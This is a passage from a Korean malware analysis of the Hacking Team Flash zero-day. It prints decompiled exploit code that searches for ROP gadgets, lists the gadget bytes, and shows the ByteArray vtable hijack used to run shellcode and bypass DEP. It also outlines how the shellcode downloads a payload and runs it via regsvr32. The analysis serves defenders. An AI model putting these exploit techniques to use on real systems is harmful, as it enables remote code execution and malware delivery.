이 함수는 이름 그대로 ROP 를 위한 gadget 들을 메모리에서 찾습니다. 메모리 전체에서 찾는 것은 아니고, 로드된 Flash ocx 의 코드 섹션 내에서만 검색합니다.

```
private function getROPgadget() : Boolean
{
   var _loc1_:uint = 0;
   var _loc2_:uint = 0;
   var _loc3_:uint = 0;
   var _loc4_:uint = 0;
   var _loc5_:uint = this.baseAddr & this._______value_negative_4096;
   while(true)
   {
      _loc1_ = this.mVal(_loc5_);
      if(_loc1_ == this.hex_905A4D)
      {
         break;
      }
      _loc5_ = _loc5_ - this.__value_4096;
   }
   _loc5_ = _loc5_ + this.__value_4096;
```

먼저 Flash 의 데이터 섹션에 있는 적당한 주소를 잡고, 여기서 0x1000 씩 빼면서 exe 헤더를 검색합니다. (4D 5A 90) 찾았다면 여기에 + 0x1000 을 하여 코드 섹션의 시작 주소를 얻습니다.

다음으로 필요한 모든 gadget 을 얻을 때까지 루프를 반복합니다. 검색 범위는 코드 섹션의 시작부터 + 0xC00000 까지 입니다.

검색하는 gadget 들은 아래와 같습니다.

먼저 VirtualAlloc 의 경우는 아래와 같은 코드를 찾습니다.

```
6A 04              PUSH 4
68 00100000        PUSH 1000
50                 PUSH EAX
51                 PUSH ECX
FF15 94C55269      CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>]
F7D8               NEG EAX
1BC0               SBB EAX,EAX
F7D8               NEG EAX
C3                 RETN
```

여기에서 실제로 사용하는 것은 위의 call instruction 부분이 됩니다

다른 gadget 들은 아래와 같습니다.

```
8B01        MOV EAX,DWORD PTR DS:[ECX]
51          PUSH ECX
FF50 08     CALL DWORD PTR DS:[EAX+8]

94          XCHG EAX,ESP
C3          RETN

95          XCHG EAX,EBP
C3          RETN

97          XCHG EAX,EDI
C3          RETN

83C4 08     ADD ESP,8
C3          RETN
```

대부분 ROP 에 사용될 만한 전형적인 gadget 들입니다. 이를 이용해서 최종적으로는 rwx 권한의 페이지를 VirtualAlloc 으로 할당한 다음, shellcode 를 쓰고 점프함으로써 DEP 를 우회합니다.

10. Manipulate ByteArray Object

이 함수에서는 이전에 만든 임의 코드 실행을 위한 ByteArray 객체를 변조합니다. ByteArray 객체의 data 공간에 gadget 주소들과 쉘코드 전체를 복사합니다. 추후 gadget 의 실행으로 VirtualAlloc 의 호출을 통해 이 객체의 data 공간이 실행 가능한 rwx 영역으로 변경되고, 최종적으로 실행 흐름이 쉘코드로 이동합니다.

11. execute_shellcode

이 함수에서는 위에서 사전 작업해놓은 모든 것을 실제로 동작시킵니다.

```
private function ______execute_shellcode() : Boolean
{
   var _loc1_:uint = this._________ByteArray_obj_addr + this.v_212;
   var _loc2_:uint = this.mVal(_loc1_);
   this.setM(_loc1_,this.Corrupted_ByteArray_Data);
   this.ByteArray_Corrupted_Vtable.toString();
   this.setM(_loc1_,_loc2_);
   this.__restore_corrupted_vector();
   return true;
}
```

여기서 ByteArray 객체의 vtable 을 변조하고, data 영역의 시작 주소를 vtable 에 씁니다. 이는 이 값이 그대로 eip 가 되는 것은 아니고, 참조하는 역할이 됩니다. 악성코드 제작자가 선택한 함수는 toString 입니다. 따라서 이제 이 객체의 toString 함수가 호출되면, 덮어쓴 주소에서

ecx	eip

와 같은 구조로 차례로 값이 설정됩니다.

이를 Instruction 으로 표현하면 대략 아래와 같습니다.

```
mov eax, dword ptr [vtable]
mov ecx, dword ptr [eax]
call dword ptr [eax+4]
```

이후 모든 실행이 끝나고 정상적으로 종료되었다면, 다시 vtable 을 원래대로 복구한 뒤 Corrupted Vector 도 length 를 비롯해 정상적으로 복구한 다음 종료합니다.

이렇게 해서 공격자가 원하는 shellcode 가 실행됩니다. 전체 쉘코드는 긴 편이기 때문에, 쉘코드의 흐름을 간략히 정리하면 아래와 같습니다.

1. user32.dll 의 Base Address 를 얻고 GetProcAddress 함수를 검색하여 주소를 얻습니다.
2. kernel32.dll 의 Base Address 를 얻고 GetProcAddress 로 CreateThread 주소를 얻습니다.
3. shellcode 시작 주소부터 +0x13E 위치의 코드를 Thread 프로시저로, Thread 를 생성합니다.
    4. LoadLibraryA , VirtualAlloc, CreateProcess 등 필요한 API 들의 주소를 얻습니다.
    5. winhttp.dll 을 로드하고, 통신에 필요한 함수들의 주소를 얻습니다.
    6. 처음 설명한 해당 swf 의 인자로 들어온 URL 을 이용해 주소를 구성합니다.
        research.hdm?may=&become=_s8Wd_&oh=_ccX5SYGMC&possible=5MM_u&remove=mokeJ9&prepare=aPDOtTuO9qXRhSYMReCWk
    7. 현재 swf 가 로드된 URL 의 Host 에 위의 주소를 붙입니다.
    8. 해당 주소에 WinHttp API 를 사용하여 연결하고 데이터를 받아옵니다.
    9. rwx 권한의 새로운 영역을 받은 데이터 길이만큼 할당하고 데이터를 모두 씁니다.
        10. 받은 데이터의 앞 2byte 가 0x9090 인 경우
            10-1. 해당 데이터의 시작으로 점프하여 바로 실행합니다.
        11. 받은 데이터의 앞 자리가 0x4D5A("MZ") 이고 뒤 쪽에 "PE" 도 있는 경우
            11-1. GetTempPath & GetTempFileName 으로 임시 디렉토리의 경로를 얻습니다.
            11-2. CreateFile 로 위 경로에 파일을 생성하고 받은 데이터를 모두 씁니다.
            11-3. CreateProcess 로 "regsvr32 /s temp경로" 를 호출합니다.

위와 같은 과정을 통해 공격자는 서버에서 해당 주소에서 보내는 데이터를 원하는 악성 코드 파일로 바꾸거나 또는 바로 실행하기를 원하는 shellcode 데이터를 클라이언트로 보내게 됩니다.

4. Reference

한국 및 일본에서 발생된 여러 공격에 연루된 Hacking Team 플래시 제로데이

http://www.trendmicro.co.kr/kr/blog/hacking-team-flash-zero-day-tied-to-attacks-in-korea-and-japan-on-july-1/index.html

Security updates available for Adobe Flash Player (APSB15-16)

https://helpx.adobe.com/security/products/flash-player/apsb15-16.html

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요. 주요 분석대상, 악성코드 샘플 공유도 가능합니다.